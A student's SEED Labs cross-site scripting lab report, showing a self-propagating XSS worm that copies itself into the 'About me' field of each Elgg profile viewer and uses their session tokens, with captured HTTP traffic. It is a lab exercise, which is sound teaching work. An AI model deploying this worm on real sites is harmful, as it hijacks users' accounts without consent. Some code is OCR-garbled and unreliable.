
Previously, Samy was able to only infect those individuals who visited his profile. In this task, Samy aims to generate a self-propagating worm that embeds itself into the AboutMe sections of all those users who view Samy's profile. Once embedded, their profiles also become malicious target points. Anyone who views their profile has that malicious code embedded into their profiles.

The code uses the DOM approach to fetch the XSS worm contents from Samy's profile (to begin it). The fetched contents are placed inside the <script> tags and the new worm is generated.

It then sends out a POST request to the server to embed the "PavanRKashyap is my hero" string into the Description section of the Profile. Considering the fact that the malicious code has now placed itself on the victim's profile, now the victim's profile also becomes a potential target point.



As previously mentioned, the document.getElementById() command fetches the entire content that lies within the <script> tag.



## INFORMATION SECURITY LAB 08

Name: Pavan R Kashyap  
6<sup>th</sup> Semester E section

SRN: PES1UG20CS280

### CROSS SITE SCRIPTING (XSS) LAB

This entire content is basically the malicious worm/code itself. The same is seen in the body section of the edit request. So, the previous SS basically highlights how when Alice views Samy's page, the entirety of the malicious code gets loaded into Alice's AboutMe section. Once that is complete, the POST request generated above, causes the malicious string to be appended into the Description section.

The screenshot shows the 'Edit profile' page for a user named Alice on the Elgg platform. The browser address bar shows the URL 'www.seed-server.com/profile/alice/edit'. The page has a blue header with navigation links: Elgg For SEED Labs, Blogs, Bookmarks, Files, Groups, Members, More, Search, and Account. The main content area is titled 'Edit profile' and contains several sections:

- Display name:** A text input field containing 'Alice'.
- About me:** A text area containing a JavaScript worm. The code is as follows:

```
<script id="worm" type="text/javascript">
var headerTag = "<script id='\"' + \"worm\"' type='\"' + \"text/javascript\"'>\"";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
window.onload = function(){
var userName = "&name=" + elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;
var ts = "&_elgg_ts=" + elgg.security.token.__elgg_ts;
var token = "&_elgg_token=" + elgg.security.token.__elgg_token;
var wormCode = "&code=" + wormCode;
var url = elgg.get_profile_url() + "?" + wormCode + "&name=" + userName + "&guid=" + guid + "&_elgg_ts=" + ts + "&_elgg_token=" + token;
window.location.href = url;
};
</script>
```
- Public:** A dropdown menu with 'Public' selected.
- Brief description:** A text input field containing 'CS280 is my hero'.
- Public:** A dropdown menu with 'Public' selected.

On the right side of the page, there is a sidebar with the following options:

- Edit avatar
- Edit profile
- Change your settings
- Account statistics
- Notifications
- Group notifications

When I view Alice's EditProfile page, my suspicions, supported with substantial proof, is validated. The malicious code has placed itself in the AboutMe section. This indicates that Alice has now become a target point too.

Any user (who is previously not affected) that views Alice's profile page will also be infected by the XSS worm and the malicious string and become a carrier.

Samy used the worm to create an exponential effect, by making each viewer a potential carrier.

To verify if Alice is now a carrier, we login to Charlie. Charlie views Alice's profile now (and not Samy's).

## INFORMATION SECURITY LAB 08

Name: Pavan R Kashyap  
6<sup>th</sup> Semester E section

SRN: PES1UG20CS280

### CROSS SITE SCRIPTING (XSS) LAB

Charlie

Brief description  
CS280 is my hero

About me

Extension: (HTTP Header Live) - HTTP Header Live Main — Mozilla Firefox

```
Cookie: Elgg-p8816sigc87ius28ka7gojsa1
GET: HTTP/1.1 200 OK
Date: Thu, 13 Apr 2023 18:54:47 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: max-age=15552000, public, s-maxage=15552000
Vary: Accept-Encoding, User-Agent
Content-Encoding: gzip
Content-Type: application/javascript; charset=utf-8
Content-Length: 365

http://www.seed-server.com/profile/charlie
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seed-server.com/profile/alice
Cookie: Elgg-p8816sigc87ius28ka7gojsa1
POST: HTTP/1.1 200 OK
Date: Thu, 28 Apr 2023 13:57:42 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
Vary: Accept-Encoding, User-Agent
Content-Encoding: gzip
Content-Type: text/html; charset=utf-8
Content-Length: 3948
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
```

We observe again that the entirety of the malicious worm that was previously present in Alice's AboutMe section is being loaded into Charlie. The malicious string is reflected in the Brief Description section of Charlie and Charlie has now been infected (and is now an active carrier of the worm)..

Charlie

Brief description  
CS280 is my hero

About me

Extension: (HTTP Header Live) - HTTP Header Live Main — Mozilla Firefox

```
Vary: Accept-Encoding, User-Agent
Content-Encoding: gzip
Content-Length: 3273
Content-Type: image/svg+xml; charset=utf-8

http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 1586
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: Elgg-p8816sigc87ius28ka7gojsa1
=&_elgg_token=ZefrgqpPMMsIB4P55-Itag6_elgg_ts=1681999056&name=Charlie&description=<script
var headerTag = "<script id='worm' type='text/javascript'>";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
window.onload = function(){
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&_elgg_ts="+elgg.security.token.__elgg_ts;
var token="&_elgg_token="+elgg.security.token.__elgg_token;
var contentsToken = ts + userName +
"&description=" + wormCode + "&accessLevel[description]=2" +
"&briefdescription=CS280%20is%20my%20hero&accessLevel[briefdescription]=2" +
guid;
var samyGuid=59;
var sendurl="http://www.seed-server.com/action/profile/edit";
```

## INFORMATION SECURITY LAB 08

Name: Pavan R Kashyap  
6<sup>th</sup> Semester E section

SRN: PES1UG20CS280

## CROSS SITE SCRIPTING (XSS) LAB

The worm has replicated itself and placed itself in the AboutMe section of Charlie.

In just two interactions, we have been able to create three malicious end points. This indicates the magnus scale in which this worm can propagate, as the number of interactions (viewing a profile) increase linearly (least-effort).

**Edit profile**

Display name  
Charlie

About me

```
<script id="worm" type="text/javascript">  
var headerTag = "<script id='\"'worm\\\" type='\"'text/javascript\\\">";  
var jsCode = document.getElementById("worm").innerHTML;  
var tailTag = "</\" + \"script>";  
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);  
window.onload = function(){  
var userName="&names="+elgg.session.user.name;  
var guid="&guid="+elgg.session.user.guid;  
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;  
var token="&__elgg_token="+elgg.security.token.__elgg_token;  
var url=elgg.getajaxurl()+"/profile/"+userName+elm...
```

Public

Brief description

CS280 is my hero

Public

Embed content Visual editor

Charlie

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Group notifications